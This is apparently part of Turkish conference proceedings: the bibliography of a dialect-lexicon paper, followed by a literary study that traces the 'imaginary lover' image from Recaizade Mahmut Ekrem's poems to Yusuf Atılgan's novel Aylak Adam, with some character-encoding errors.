Tarama SözlüğüTS, Yeni Tarama Sözlüğü YTS, Derleme Sözlüğü DS, Divanı Hikmet DH, Karaman İli Ağızları ve Anadolu Ağızlarındaki Yeri KİA, Dilde Birlik DB, Keban, Baskil ve Ağın Yöresi Ağızları KBAYA, Malatya İli Ağızları MİA, Erzurum İli Ağızları EİA, Afyonkarahisar Merkez Ağzı Af.M.A, Adana ve Osmaniye İlleri Ağızları II AOİA, Divanü Lûgati't-Türk DLT, Kahramanmaraş ve Yöresi Ağızları KYA, Göktürkçe ve Eski Uygurca Dersleri GEUD, Diyarbakır Ağzı DE, Kıyasü'l-Enbiyâ KE, Nehcü'l-Ferâdîs NF, Mukaddimetü'l-Edep ME, Gaziantep Ağzı III GA, Diyarbakır İli, Çüngüş ve Çermik Yöresi Ağzı (Dil İncelemesi, Metinler, Sözlük) DİÇÇYA, Artvin İli Yusufeli İlçesi Uşhum Köyü Ağzı UKA, Eski Türk Yazıtları ETY, Adıyaman-Merkez, Kâhta, Gerger, Samsat Yöresi Ağzı AKGS şeklinde gösterilmiştir.

10.KAYNAKÇA

- [1] A. A. Bilgin, “Kutadgu Bilig’deki Tevhîd BağlamındaTanrı Tasavvuru” Kutadgu Bilig ve Türk-İslam Kimliği. İstanbul Ticaret Odası Kültür ve Sanat Yayınları. 92-111
- [2] A. Üstüner , İ Erdoğan, S. Deniz. “Karahanlı Dönemi Eserlerinde “Esmâ-i Hüsnâ ”nın Türkçe Karşılıkları”,Türk Dünyası Dil ve Edebiyat Dergisi, s.50, Ağustos 2020,
- [3] A. B. Ercilasun. Dilde Birlik, Ecdâd Yayınevi, 2. Baskı, Ankara 1993
- [4] A. Buran. Keban, Baskil ve Ağın Yöresi Ağızları, Ankara, 1997, TDK Yayınları s.136
- [5] B. Telli, T.B. Bulduk. “Adıyaman İli ve Yöresi Ağızlarından Derleme Sözlüğü’ne Katkılar” Hikmet-Akademik Edebiyat Dergisi [Journal of Academic Literature], Yıl 5, S.10, BAHAR 2019, ss. 98-115
- [6] C. Gülseren. Malatya İli Ağızları, (İnceleme-Dizinler- Sözlük ve Dizinler), TDK, Ankara 2000, s.359
- [7] E. Gemalmaz. Erzurum İli Ağızları, (İnceleme- Metinler-Sözlük ve Dizinler), TDK, Ankara 1995 Cilt II s.167
- [8] E. Boz. Afyonkarahisar Merkez Ağzı (Dil Özellikleri, Metinler, Sözlük) Gazi Kitabevi, Ankara 2006, s.193
- [9] E. G. Günay. Adıyaman-Merkez, Kâhta, Gerger, Samsat Yöresi Ağzı (İnceleme-Metin-Sözlük), Elazığ 2008
- [10] F. Yıldırım. Adana ve Osmaniye İlleri Ağızları II (Metinler-Sözlük- Dizinler) TDK, Ankara 2006 s.392

- [11] H. Bke. “Denizli Ağzından Derleme Szlgne Katkılar”, SDÜ Fen-Edebiyat Fakültesi Sosyal Bilimler Dergisi, Ağustos 2020, S: 50, ss. 131-148
- [12] H.A.Yesevi Üniversitesi. Divn-ı Hikmet, Ahmet Yesevi Üniversitesi, Müteveli Heyet Başkanlığı, Merkez Repro Basım Yayım Ltd şti, Ankara 2016
- [12] H. A. Erol. Eski Türkçeden Eski Anadolu Türkçesine Anlam Değişmeleri, Türk Dil kurumu, Ankara 2014, s.330-332
- [13] H. N. Orkun. Eski Türk Yazıtları, TDK, Ankara 1994
- [13] İ.Tosun, A. Koç. “Eski Türkçeden Günümüze n Seste k >g ötümlüleşmesi”, Turkish Studies, 2016, s. 411-432
- [14] İ.N. Uysal. Karaman İli Ağızları ve Anadolu Ağızlarındaki Yeri, Komsan Karaman Ofset ve Matbaacılık, Karaman 2011.
- [15] İ. Gümüş. “Türkçede lm rtmecesini ve Datça Ağzında Kullanılan ‘Geerlenmek’ Eylemi ”, 2019, III. Uluslararası Türklerin Dünyası Sosyal Bilimler Sempozyumu
- [16] B.Atalay. Kşgarlı Mahmut, Divan Lgati’t-Türk, ev.TDK, Ankara 2006, C.II, 5-12
- [17] M. D. Erdem, E. Kirik. Kahramanmaraş ve Yöresi Ağızları, nc Basımevi, Ankara 2010
- [18] M. lmez. Gktrke ve Eski Uyurca Dersleri, Kesit yayınları, İstanbul 2017
- [19] M. Ergin. Dede Korkut Kitabı I Giriş-Metin-Faksimile, TDK Yayınları, Ankara 1997
- [20] M. Tatçı. Ynus Emre Divn-ı İlahiyt, T.C.Eskişehir Valiliği, 2014
- [21] M. Erten. Diyarbakır Ağzı (İnceleme-Metinler-Sözlük)TDK Yayınları, 1994, s.98
- [22] A.Ata. Nsr’d-Dġn bin Burhn’d-Dġn Rabġzi, Kısaş’l-Enbiy, ev. TDK, Ankara 1997
- [23] N. Demir. Trabzon ve Yöresi Ağızları, Gazi Kitabevi, Ankara 2006
- [24] N. Öztürk. Aşıkpaşazde Tarihi, Bilge Kültür Sanat , İstanbul, 2013a
- [25] S. Tezcan, H. Zülfikar. Nehcü’l-Ferdġs, TDK, Ankara 2014
- [26] N. Albayrak.Türkiye Türkçesinde Atasözleri, Kapı Yayınları, İstanbul 2009
- [27] N. Yüce. Mukaddimetü’l-Edep, TDK, Ankara 2014, s. 63
- [28] . A. Aksoy. Gaziantep Ağzı III, İbrahim Horoz Basımevi, İstanbul 1946
- [29] S. zelik. Erdoğan Boz, Diyarbakır İli, Çüngüş ve ermik yöresi Ağzı (Dil İncelemesi, Metinler, Sözlük)

- [30] S. G. Clauson. An Etymological Dictionary of Pre-Thirteenth- Century Turkish, Oxford University Press 1972
- [31] T. Gülensoy. Türkiye Türkçesindeki Türkçe Sözcüklerin Köken Bilgisi Sözlüğü, TDK, Ankara 2007, s.359
- [32] T. D. Kurumu. (1963-1977). (TTS) XIII. Yüzyıldan Beri Türkiye Türkçesiyle Yazılmış Kitaplardan Toplanan Tanıklarıyla Tarama Sözlüğü. I-VIII. TDK, Ankara 2009
- [33] T.D.Kurumu. Türkiye’de Halk Ağzından Derleme Sözlüğü, TDK, C.III, Ankara 2009
- [34] Y. Çağbayır. Orhun Yazıtlarından Günümüze Türkiye Türkçesinin Sözlüğü, c.2 s.1666
- [35] Y.Çağbayır.Yusuf Has Hacib, Kutadgu Bilig çev. Ötüken neşriyat, İstanbul 2019
- [36] Z.Turan. Artvin İli Yusufeli İlçesi Uşhum Köyü Ağzı, TDK, Ankara 2006

HÜLYADA BİR TEMÂŞÂ: RECAİZADE MAHMUT EKREM'İN ŞİİRLERİNDEN AYLAK ADAM'A HAYALÎ SEVGİLİ

Gizem Akyol

İstanbul Kültür Üniversitesi, Türk Dili Bölümü, İstanbul, TURKEY

akyol.gizem@gmail.com

ORCID: 0000-0003-3011-2444

ÖZET

Bu bildiride Ekrem'in birkaç şiirinden hareketle Yusuf Atılgan'ın **Aylak Adam** romanındaki "beklenen/hayalî sevgili"nin kökleri üzerinde durulacaktır. Ekrem'in, devrinin edebî otoriteleri tarafından pek de rağbet görmeyen şiirlerindeki bir imaj, günümüzün en önemli romanlarından birinin temelini oluşturur. Üstat Recaizade Mahmut Ekrem, şiirleriyle de asrının çok ötesinde bir görüş açısında sahiptir. Kendisinden sonra gelen kuşakların edebî yaklaşımları tomurcuk hâlinde onun eserlerinde mevcuttur. Valery, yeni bir görüş alanı yaratan bir kimsenin bir hamlede birçok fenomen keşfettiğini söyler. Bu bağlamda Ekrem, yeniyi ararken bir edebî kâhin gibi davranmıştır. Kendi döneminde bir alt ve sonraki birkaç kuşağın onu üstat olarak kabul etmesi elbette öncelikle onun hocalığıyla ilgilidir. Fakat bu "üstat"lık için yeterli değildir. Onun edebî eserlerinde ve özellikle de şiirlerindeki bu geleceğe bakan taraf da üstatlığını pekiştirmiştir.

***Anahtar Kelimeler:** Yenileşme, Benlik, Akraba Metinler.*

WATCHING IN THE DAY DREAM: AN IMAGINARY LOVER FROM THE POEMS OF RECAİZADE MAHMUT EKREM TO AYLAK ADAM

ABSTRACT

In this paper, the roots of "expected / imaginary lover" in Yusuf Atılgan's novel **Aylak Adam**, based on a few of Ekrem's poems will be focused on. An image in Ekrem's poems, which was not so popular with the literary authorities of his time, forms the basis of one of the

most important novels of today. Master Rezaizade Mahmut Ekrem - with his poems, as well- has a point of view which is far beyond his century. The literary approaches of the generations that came after him are present in his works in bud form. Valery says that someone who creates a new field of vision discovers many phenomena in one move. In this context, Ekrem behaved like a literary oracle while searching for the new. The acceptance of him as a master by the next and the next few generations in his time is of course primarily related to his teaching. However, this is not enough for being a "master". This future-oriented side in his literary works and especially in his poems also reinforced his mastery.

Key Words: *Modernization, self, related texts.*

17. yüzyılın sonlarından itibaren Osmanlı düşünce hayatının istikametini tayin eden ve 19. asrın sonuna kadar siyasetten, edebiyata bütün sahaların temel belirleyeni olan bir kelime dolaşıma girer: “Yeni” kelimesi. Denilebilir ki “yeni”, bir leitmotif gibi birkaç asır boyunca hem bir sebep hem bir sonuç olarak kendini günceller. Daha Tanzimat’ın ilanından çok önce II. Mahmut devrinde nizam, tanzim, tanzimat adlarıyla yapılan ıslahatlar, “1789-1807 yılları arasındaki Nizam-ı Cedid dönemi”nde “yeni” sıfatıyla perçinlenir (Tunaya, 1999: 29). Sosyal ve siyasal hayatta meydana gelen değişiklikler kısa bir süre içinde edebiyatta da karşılık bulur. Yenilik yolunun taşlarını kendilerinden çok önce döşenmiş olarak bulan Tanzimat aydınları için de yeni, var olabilmenin olmazsa olmaz şartı gibi kabul görür. Olmak ile var olmak arasındaki farkı belirleyen unsur eylemdir. Eylem/hareket durumundaki insan; olma hâlinde, var olma hâline geçer. Bu bağlamda “yeni edebiyat”, bir anlamda, Divan Edebiyatı’nın “olma” hâlinde çıkışını ifade eder. Bilindiği gibi Divan Edebiyatı kendine itaat edilmeyi bekleyen köklü bir geleneğin kontrolündedir. Divan şiirinde dilin incelikler hazinesi kendinden önceki kuşaklar tarafından paylaşıldığı için şairin söylediği her söz geleceği değil, geleneği inşa eder; şiirde gösterişli bir dil, insanın üzerini örter. Geleneğin kaideleri dışında başka türlü düşünmenin de mümkün olabilmesiyle birlikte insanın üzerini örten bu örtü aralanır. Oluş, var oluşla ikame edilir. İnsanın, kendisiyle karşılaşması aynı zamanda kendine maruziyeti de beraberinde getirir. Kendi sesiyle ne yapacağını bilememenin telaşıyla insanın kendini sözcükleştirdiği bir dönemdir artık söz konusu olan.

Rezaizade Mahmut Ekrem, tam da bu intikal devrinde edebiyata hizmet eder. O da dönemin diğer aydınları gibi tek bir edebî türe bağlı kalmaz; şiirden, romana, eleştiriye ve tiyatroya kadar hemen hemen bütün edebî türlerde kalemını dener. Ali Ekrem’in tabiriyle “heykel-i edebiyat” olan **Talim-i Edebiyat** gibi döneminde başlı başına bir enstitü kabul edilebilecek bir esere de imza atar (1339: 63). Ekrem’in edebî eserlerinin önemli bir kısmı şiirle ilgili olduğu hâlde **Araba Sevdası, Takdîr-i Elhân** ve bazı eserlerinin mukaddimeleri şiirlerine nazaran daha fazla dikkat çekmiş ve Ekrem üzerinde yapılan araştırmaların neredeyse tamamı da bu eserleri odağa almıştır. Bu konuyla ilgili birkaç sebep üzerinde durulabilir. Öncelikle, Ekrem şiirde her zaman eskiye bağlı kalmıştır. Özellikle ilk şiirlerinde

'kudemâ'nın izi oldukça belirgindir. **Nağme-i Seher** unvanlı kitabı bir Divan tertibiyle düzenlenir. Ekrem, kitabın mukaddimesinde bunu bir "divançe", bir "mecmua" olarak tarif eder. **Zemzeme**'lerle birlikte şiirde yeni bir safhaya geçmiş olsa da eskinin izleri, özellikle de çok sevdiği Fârisî etki her dönemde kendini göstermeye devam eder. Geleneğe belirgin şekilde bağlı oluşu Ekrem'in şiirlerindeki benlik algısının, insanın farklılığını esas alan bir anlayışla hayatı yorumlayış biçiminin de değişebilirliği yaklaşımının, kısacası şiirindeki yeniliklerin fark edilmesini gölgeleyen unsurlardan biridir. Bir başka unsur ise **Araba Sevdası** romanının gerek kendi devrinde gerekse kendinden sonraki devirlerde uyandırdığı akislerdir. Ali Ekrem, **Araba Sevdası**'na gelene kadar bizde Realizm meslek-i edebinin Ahmet Mithat'ta, Halit Ziya'nın bir kısım hikâyelerinde, Nabizade Nâzım'da görüldüğünü, buna rağmen **Araba Sevdası** ile kendini ispatladığını ifade eder. Belki de birkaç senenin yapacağını yapmıştır **Araba Sevdası**. Dolayısıyla büyük bir edebî hamle olarak hâkimiyetini bugüne dek muhafaza etmiştir. Talim-i Edebiyat için de benzer bir şey söylenebilir. Bu kitapla da bir gelenek (Belagat) istifaya mecbur kılınır. Ekrem'in, kendinden sonraki kuşaklara şiir sanatıyla örnek olmadığı, kuramcılığı ile adeta bir "teknik adam" hüviyetiyle örnek teşkil ettiği yönündeki genel tespitin de şiirlerinin geri planda kalmasına sebep olduğu söylenebilir. Tanpınar'a göre Ekrem'in şiiri "Hamid'le Fikret arasında içi boş bir muterizeye benzer" ve Ekrem "lisan itibariyle devrin en acemi şairidir" (1997: 478). Tanpınar'ın Ekrem'in şiiriyle ilgili tespitleri hiç şüphesiz doğrudur. Ne var ki her dönemin sanata bakışı ve ondan beklediği estetik zevk birbirinden farklıdır. Değer ölçütleri de zamana göre değişir. Devrin ruhu denilen husus edebî beklentiyi tayin eder. Bugün, gerek edebî otoritelerin gerekse kamuoyunun estetik beğenisini kazanmış bir şiirin bundan elli yıl önceki toplum nezdinde bir karşılık bulmaması olağan bir durumdur. Bunun tersi de söz konusudur. Örneğin Ahmet Mithat'ın birçok eseri bugün adeta yeniden keşfedilmektedir. Bu eserler; içinde bugüne değen unsurların varlığıyla eskinin içindeki yeniyi görmemizi sağlarken, yaratıcısının başarısını da gözler önüne serer.

Ekrem'in şiirlerine dikkatli şekilde bakıldığında duyguların/hislerin ifade edilmişinden kaynaklı bir modernlik deneyimi fark edilir. Ekrem, ilk şiirlerinden itibaren bugünkü şiir zevkinin tadını alabileceğimiz bir şair duyarlığına sahiptir. **Nağme-i Seher**'den **Nijad Ekrem**'e kadar yaklaşık otuz yıl içinde yazdığı şiirlerden alıntılatabileceğimiz bazı mısralar adeta bugün yazılmıştır: "Nasıl çıldırmadım hayretteyim hâlâ sevincimden" (Ekrem, 1306: 70), "Ettim nasıl cesaret hayretteyim bugün de" (Ekrem, 1300: 20), "Hayat bende mücerred seninle kâimdir" (Ekrem, 1311: 104), "Evvel senin tasavvurun eylerdi sonramı" (Ekrem, 1306: 75). Kendi döneminde Ekrem'e yönelik eleştirilerin başında onun, muhayyilesi zayıf bir şair oluşu gelir. Bu tespit, devri için doğru kabul edilebilirse bile bugün aynı şeyi söylemek pek mümkün değildir. Kadim bir şiir zevkiyle hiç de örtüşmeyecek olan bu hayaller yüz yıl öncesinden bugüne göz kırpar, devrinin ötesinde bir hayal gücünü salık verir. Bu mısraları bugünü haber veren bir şairin iç sesi olarak okumak mümkündür.

Bu bildiride, Ekrem'in birkaç şiirinden hareketle Yusuf Atılgan'ın **Aylak Adam** romanındaki “beklenen/hayalî sevgili”nin kökleri üzerinde durulacaktır.¹ Ekrem'in, devrinin edebî otoriteleri tarafından pek de rağbet görmeyen şiirlerindeki bir imaj, günümüzün en önemli romanlarından birinin temelini oluşturur. **Aylak Adam**'ın isimsiz kahramanı Bay C. “kaldırımlardan taşan kalabalıkta onun da olabileceği”ni aklından hiç çıkarmadan yaşayan bir kent insanıdır (Atılgan, 2020: 13). Kimi beklediğini, aradığını bilmese de onu tanıyormuş, görse bilecekmiş gibi bakar yoldan geçenlere. Ekrem'in **Zemzeme**'nin üçüncü kitabında yer alan Yâ Râb şiirinde de yoldan her geçen güzelde “o kadın”ı arayan şiir kişisi şöyle söyler:

Vâreste değil iken keselden
Kurtulmuyorum yine emelden
Bir hande görünce bir güzelden
Âşüftesiyim gibi ezelden
Meslûb olur ihtiyâr yâ Râb!

Cân ister yâr-ı nâzenîni
Kim arz ediyor bana hayâlîm
Gezsem de cihet cihet zemîni
Yoktur yine bulmak ihtimâlîm
Nezinde midir o yâr yâ Râb
(1301: 23)

“Bir hande görünce bir güzelden / Âşüftesiyim gibi ezelden/ Meslûb olur ihtiyâr Yâ Râb” mısraları Bay C.'nin sinema çıkışlarında, bir bulvar köşesinde gözüne ilişen bir kadının “o kadın” olma ihtimaliyle peşinden gittiği, kimi zaman evine kadar takip ettiği satırları ne kadar çağırıştırır. Bay C. bilir ki “aradığı burada, şu gelip geçen insanların içinde”dir” (Atılgan, 2020: 38).

¹ **Aylak Adam** romanından daha önce “o kadın”ın arandığı bir hikâyeyi burada hatırlayalım. Yakup Kadri'nin 1913 yılında İdam'da basılan O Kadın adlı hikâyesindeki şu satırlar konu itibarıyla oldukça dikkate değer: (Pertev Necati Bey'in) “günün birinde vâsıl olmak istediği bir Nirvana'sı vardı: İzdivaç, zengin bir kadınla izdivaç... Hangi kadınla, nasıl ve ne tarzda bilmiyordu. O, böyle bir izdivaç için doğmuş, bunun için yaşıyor ve bu yolda temdid-i hayat ediyordu. On beş seneden beri arkasından koştuğu bu zengin, mutantan güzel kadını tanıyamıyordu. Genç miydi? Şuh bir mutallaka mıydı? Nişantaşılı bir vezir kızı mı? Taşradan İstanbul âlemine düşmüş, çiftlik sahibesi kibar bir seyyibe mi? Bunu tayin edemiyordu, lâkin bu kadın önünden yürüten bir gölge gibi mevcudiyetinden sıyrılmaz bir tayf-ı enîs idi. Günün birinde yanı başında peyda oluveren bu gölge, geceli gündüzlü sokak, ev, mesire hayatında bir an yanından ayrılmıyor, kalbine, süsüne, evzâna, her şeye hükümet ediyordu. Pertev Necati Bey'in mevcudiyeti bu mahlûk-ı meçhûlün pençesindeydi. On beş seneden beri şeklini, şahsını tecelli ettiremeyen bu gölge belki on beş sene daha onun yanında yürüyecek, bedbahtı bir gün mezara götürecekti ve orada bırakıp kaybolacaktı.” (...) “Âlem-i hârici onun için artık silinmişti, hep muhayyile-i zâtîyesinde imrâr-ı saat ediyordu. (...) O kadın kimdi? Esmer miydi? Sarışın mıydı? Şuh mu, melûl mü, vakur mu? Bilmiyordu.” (...) “... günün birinde zuhûr edeceğine kâni olduğu o mutantan kadının arabasını bekliyordu” (Karaosmanoğlu, 2018: 23, 27, 36).

Zemzeme'nin ikinci kitabındaki Teevvüh şiiri hikâye olarak tasarlanan bir konudan yola çıkılarak yazılmıştır. Ekrem'in dipnot vererek açıkladığı gibi bu şiir bir hikâye şeklinde tertip edilseydi belki "o kadın" imajının daha belirgin olarak fark edildiği bir eser ortaya çıkacaktı. Şiir, yaşanmış bitmiş bir aşkın ardından sevgiliye duyulan özlem biçiminde bir yorumu mümkün kılrsa da bütünü göz önünde bulundurulduğunda şiir kişinin bekleyişi dikkat çeker.² Bu bekleyiş, yaşanmamış ama o kişi ile yaşanması tahayyül edilen mutluluktur. Öncelikle "o kadın"ın nasıl biri olabileceği üzerinde düşünülür:

Fikrini kimdir eyleyen meşgûl,
Ne yapar şimdi sevdiğim acâba?
Şöyle meşhûd olur hayâli bana
Ki edip câme-hâb-ı nâza duhûl,
Yatmış ammâ ki uykusu kaçmış
Da'vet-i nevm için kitâb açmış

Ben olaydım elinde ah o kitâb!
Bana ma'tûf olaydı enzârı,

² Burada iki şiiri hatırlamak yerinde olur. Bunlardan biri Ahmet Haşim'in O Belde şiiridir. Bilindiği gibi bu şiirde bir kıt'a-yi muhayyelde belki de asla bulamayacağımı bildiği bir sevgili tahayyül eder şiir kişisi. Bir diğer şiir ise Cenab Şahabeddin'in Yâr-ı Muhayyel adlı şiiridir. 1896'da Servet-i Fünûn'da yayımlanan bu şiirde, şiir kişisi birlikte olmak istediği sevgiliyi şöyle tarif eder:

Her nazrası hulyâ gibi mahmûr-ı perîşân
Her nefhası bir bûse-i kalbî gibi nûşîn
Her handesi bir va'd-i telâkî gibi şîrîn
Bir lüknet-i kalbiyye gibi her sözü lertzân...

**

Söz söyler iken kendisi aldanmalıyım ben

**

Bir tavrı ile etmeli dil-hâhımı ta'yîn

**

Gâh olmalı bâzîçesi bad-ı hevesâtın:

Kuşlar, kelebekler gibi envâra şitâbân

**

Gâh eylemeli rûhumu bir bâl-i hafîyle

**

Gâh olmalı bir tâir-i nâim gibi sâkin

**

Hissetmeli rûhum bütün ezvâk-ı bahârı

(Şahabeddin, 2018: 160-161)

Seyredip bir zaman o dîdârı
Gâlib olduktan sonra çeşmine hâb
Düşerek yastığa elinden ben
Bûs edeydim cebîn-i pâkinden!
(1300: 55)

Ardından, kavuşma ümidi olmayınca Tanrı'ya bu ümitten doğan neşeyi neden icat ettiğini sorar:

Niçin ettin bu aşka gönlümü râm
Çünkü âciz yarattın ey Yezdân
Muktezîyse muhabbete hicrân,
Hicre lâzımsa mutlaka âlâm
Etmeyeydin bu neş'eyi icâd;
Ya bana vermeyeydin isti'dâd

İstemem ben bu ömr-i fâniyi
Olmayınca yanımda dildârım
Yaşamaktan ki yok benim kârım,
Neyleyim böyle zindegâniyi
(1300: 56)

Şiirin son kısmında, yaşamanın bir koşula bağlandığı görülür. Şiir kişisi yaşamak ister ama mutlu olacak ve kavuşacaksa:

Nerdesin ey ümîd-i şevk-âlûd!
Beni kurtar yetiş muhâsaradan
Cânımı kıl berî muhâtaradan
Yaşamak isterim fakat mes'ûd
Kıl îade dem-i bahârı bana
Göster imkân-ı vasl-ı yârı bana!
(1300: 57)

Ekrem'in, üzerinde durduğumuz konuya adı ile sıkı sıkıya bağlı şiirlerinden biri olan Hülyada Bir Temâşâ'da yine hayalî bir sevgiliye ulaşılamamanın hayal kırıklığı şiir kişisini derinden etkiler. Bu şiir, Tanpınar'ın deyişiyile "yeni bir edebî tasvirin başladığı kaside şeklinde bir tesadüf hikâyesidir" (1977: 479). Dikkat edilirse Ekrem'in hayalî sevgiliye yazdığı şiirleri hikâye kompozisyonuyla kaleme alınmıştır:

Gördüm felekte bir şeb bir dil-nişîn temâşâ
Kim müstemir gönülde te'sir-i şevki hâlâ

Bir ŧeb ki benzemiŧti aks-i fer-i kamerle
Pûŧide-i sefide yekpâre sath-ı deryâ

Ol bahr-ı pür-safâda zevrak-keŧ-i tenezzüh
Olmak tahassürâtı tab'ımda oldu peydâ

Yalnızca bahre çıktım üç müydü beŧ mi sa'at
Ol âlem-i safâ-yı ŧaŧtım görünce tenhâ
(1300: 17)

Giriŧ diyebileceğimiz bu kısımdan sonra geceyi tarif eder ŧiir kiŧisi. Her yer sakindir. Bir hayrete ve sükûna dalmıŧtır cümle eŧya. Sonra aniden bir ŧey olur:

Böyle akıp giderken nazra-künân-ı etrâf
Bâd-ı vezâna peyrev, âb-ı revâna hem-pâ

Karŧımda zâhir oldu bir kâh nezd-i yemde
Bir revzeninde kâhın bir çehre-i dilâra

Hülya nasıl tasavvur eylerse öyle ulvi
San'at ne türlü tasvir eylerse öyle zibâ
(1300: 19)

Arada fazla mesafe yoktur, heykeli andıran yüzü ile bu hayal sevgili “dem-i esâtir”den “avdet etmiŧ”tir (1300: 20):

Zâhir lisân-ı tayra mensûb idi o elfâz
Ezhâr-ı mantıkınca mekŧûf olurdu mâ'nâ

Ammâ ne türlü elfâz? Pür nağme-i tarab-zâ!
Ammâ ne yolda mânâ? Pür-nefh-i rûh-bahŧâ!
(1300:21)

Böyle düşünürken aradan bir saat gezer ve “Lâzım görün(ür) terki ol mevkî'ın” (1300: 22). Anlar ki her ŧey bir hayalden ibarettir:

Mümted olaydı öyle âh ol ŧeb-i münevver
Hiç dönmemeydi âlem, hiç gelmeyeydi ferdâ

Vâkı' gibi görünmek bu hâl gerçi, lâkin
Mümkün müdür görölmek bîdâr iken de rü'yâ?

Lâzım gelir suâli ol hâlde nedir bu?

İşte budur cevâbım: Hülyâda bir temâşâ!

(1300: 23)

Aylak Adam romanının en meşhur satırları hiç şüphesiz Bay C.’nin “tutamak” meselesiyle ilgili sözleridir. Bu satırlar, Bay C.’nin neden hiç durmadan “o kadın”ı aradığını anlamızı da sağlar. Bulmak değil, aramaktır önemli olan. Çünkü babası Bay C.’nin hikâyesinin pratogonist kişisidir ve o kadını bulduğu anda babasına benzeme ihtimali söz konusudur. Bu nedenle biraz da bulmamak için arar Bay C. “Tutamak” kelimesi bu satırlarda adeta terimleşir:

“Tutamak sorunu. İnsanın bir tutamağı olmalı. (...) Dünyada hepimiz sallantılı, korkuluksuz bir köprüde yürür gibiyiz. Tutunacak bir şey olmadı mı insan yuvarlanır. Tramvaylardaki tutamaklar gibi. Uzanır tutunurlar. Kimi zenginliğine tutunur, kimi müdürlüğüne, kimi işine, sanatına. Çocuklarına tutunanlar vardır. Herkes kendi tutamağının en iyi, en yüksek olduğuna inanır. Gülünçlüğünü fark etmez. (...) Ben toplumdaki değerlerin ikiyüzlülüğünü, sahteliğini, gülünçlüğünü görelî beri gülünç olmayan tek tutamağı arıyorum: Gerçek sevgiyi! Bir kadın. Birbirimize yeteceğimiz, benimle birlik düşünen, duyan, seven bir kadın!” (Atılğan, 2020:183)

Tutamak, **Aylak Adam**’dan sonra **Tutunamayanlar** romanının da anahtar kavramlarından biri olarak karşımıza çıkar. Kelimenin **Aylak Adam**’dan önce kullanıldığı ya da bağlam olarak onu çağrıştırdığı şiirler ve hikâyelerle de karşılaşılır. Ekrem’in kitaplarına almadığı mensûrelerinden biri olan “Bu Levha Nedir?”de³ “tutunmak” kelimesi **Aylak Adam**’dakine benzer bir şekilde kullanılır:

“Sevdâ-zede bir kız ki esrâr-ı kalbine mahrem ettiği rübâbının ihtizâzât-ı nağamâtına tutunarak hevâ-yı nesîminin temevvücâtı içinde fezâ-yı lâ-yetenâhiye doğru uçup giden ihtisâsât-ı rakîkasını nazarıyla teşyi, fikriyle takip ediyor! İşte bu levha odur” (Sazyek: 2019: 309).

Zemzeme’nin birinci kitabında yer alan Aşk adlı şiirde ise kelime kullanılsa da bağlam olarak tutamağı çağrıştıran satırlar bulunur. Bu şiir aşka yazılmıştır. **Aylak Adam**’ın sevgiye tutunan kişisi burada aşka tutunur⁴. Burada da aşk hem bir dert hem bir dermandır:

³ Bu metin; elinde çalgı tutan genç bir kız resminin yanında, bu resmi söze dönüştüren mensur bir şiir olarak Servet-i Fünûn dergisinde 10 Teşrin-i Evvel 1312’de yayımlanır.

⁴ Tutamak kelimesinin **Aylak Adam** romanındaki kullanımına benzeyen bir başka örnek **Eylül** romanında görülür. Romandaki şu satırlar hatırlanmaya değer: “... tutunacak, hayatta destgîr olacak hiç, hiçbir şey yoktu; ademden başka hiçbir şey sahih, hiçbir şey müebbet değildi.” (...) “Ona bile inanmayınca neye tutunacaktı?” (...) “Ah, aşk bile, bu kadar saf ve beyaz aşk bile kendi kendisini ifna ederse hayatta ne yapmalı, yaşamak için başka neye tutunmalıydı? İnsana o heyecanları, o ateş-i tealiyi, o şiiriyetleri verebilen aşk bile böyle kendi fenasını kendi getirirse niçin yaşamalıydı?” (Rauf, 2019: 292, 249)

Ey aşk ne hoş revânım oldun!
Kim cânım içinde cânım oldun!
Ettinse ne be'is ömrümü telh
Bir lezzet-i câvidânım oldun.
Öldürmeğe kasedip yaşattın
Bir kâtil-i mihribânım oldun

Çektin beni lâ-mekâna doğru
Yoklukta da hem-mekânım oldun.

Bir lücce-i bî-kerânım oldun

Bir mihri çok âsmânım oldun!

Ben bir kuş idim garîb ü mehcûr
Sen bâni-i âşiyânım oldun.

(1306: 32-33)

Recaizade Mahmut Ekrem ve Yusuf Atılgan gibi edebî yaklaşımları birbirinden farklı iki yazarın aradaki yüzyıl farkına rağmen eserlerindeki bu ortaklığın sebepleri ve sonuçları üzerinde düşünüldüğünde birkaç hususa değinmek yerinde olur. Öncelikle, birbirini çağırın bu metinler arasındaki benzerliği nasıl açıklamak gerekir? René Girard'ın **Romantik Yalan ve Romansal Hakikat** kitabında öne sürdüğü görüşler bu açıdan aydınlatıcıdır: Girard; Stendhal, Flaubert, Tolstoy, Georg Elliot, Dostoyevski ve Proust gibi yazarların romanlarında birbiriyle temas hâlinde olan satırlar üzerinde düşünür ve “romansal dehanın birliği”, “başyapıtların birliği”, “romansal sonuçların birliği” olarak tarif ettiği bir durumdan söz eder (2007: 241, 243). Girard'ın kitabında adeta bir terim olarak kullanılan “romantik” ve “romansal” kavramlarının onun düşünce sistemi içindeki bağlamına çok fazla değinmeden söylemek gerekirse, düşünce biçimlerinin yapısı iki yönlüdür: Bir yanıyla yaratıcısıyla özdeşdir, diğer yanıyla ondan uzağa düşer; çünkü yazardan yazara, eserden esere bir etkilenme söz konusudur. Dolayısıyla yapıtların hem birliğinden hem de farklılığından/çeşitliliğinden söz edilebilir. Yapıtlar arasındaki kayda değer benzerlikler Orhan Koçak'ın ifadesiyle “insan etkileşimlerindeki mimetik efektler”dir (2007: 14). Montaigne'in deyişle, her insanda bütün bir insanlık hâli mevcut ise bu mimetik etki kendiliğinden de ortaya çıkar. Girard bunu “ötekinin sırrıyla bizim sırrımız arasında bir fark yoktur” şeklinde özetler (2007: 238).⁵

⁵ Eserler arasındaki bu “senkronizasyon” konusunda M. Kayahan Özgül'ün şu tespiti de anlamlı: “Belki de sanat, asırlardır yeni nesillerin birbirinden habersizce çıktığı her yeni seyahatte uğranan; lakin zaten gemilerin

Bu küçük mukayese gösterir ki Üstat Recaizade Mahmut Ekrem, şiirleriyle de asrının çok ötesinde bir görüş açısında sahiptir. Kendisinden sonra gelen kuşakların edebî yaklaşımları tomurcuk hâlinde onun eserlerinde mevcuttur. Valery, yeni bir görüş alanı yaratan bir kimsenin bir hamlede birçok fenomen keşfettiğini söyler. Bu bağlamda Ekrem, yeniyi ararken bir edebî kâhin gibi davranmıştır.

KAYNAKÇA

- A. H. Tanpınar, XIX. Asır Türk Edebiyatı Tarihi. İstanbul, ÇağlayanKitabevi, 1997.
- Ali Ekrem, Recaizade Mahmud Ekrem Bey, Hayatı ve Âsârı. İstanbul, Evkaf-ı İslâmiye Matbaası, 1339.
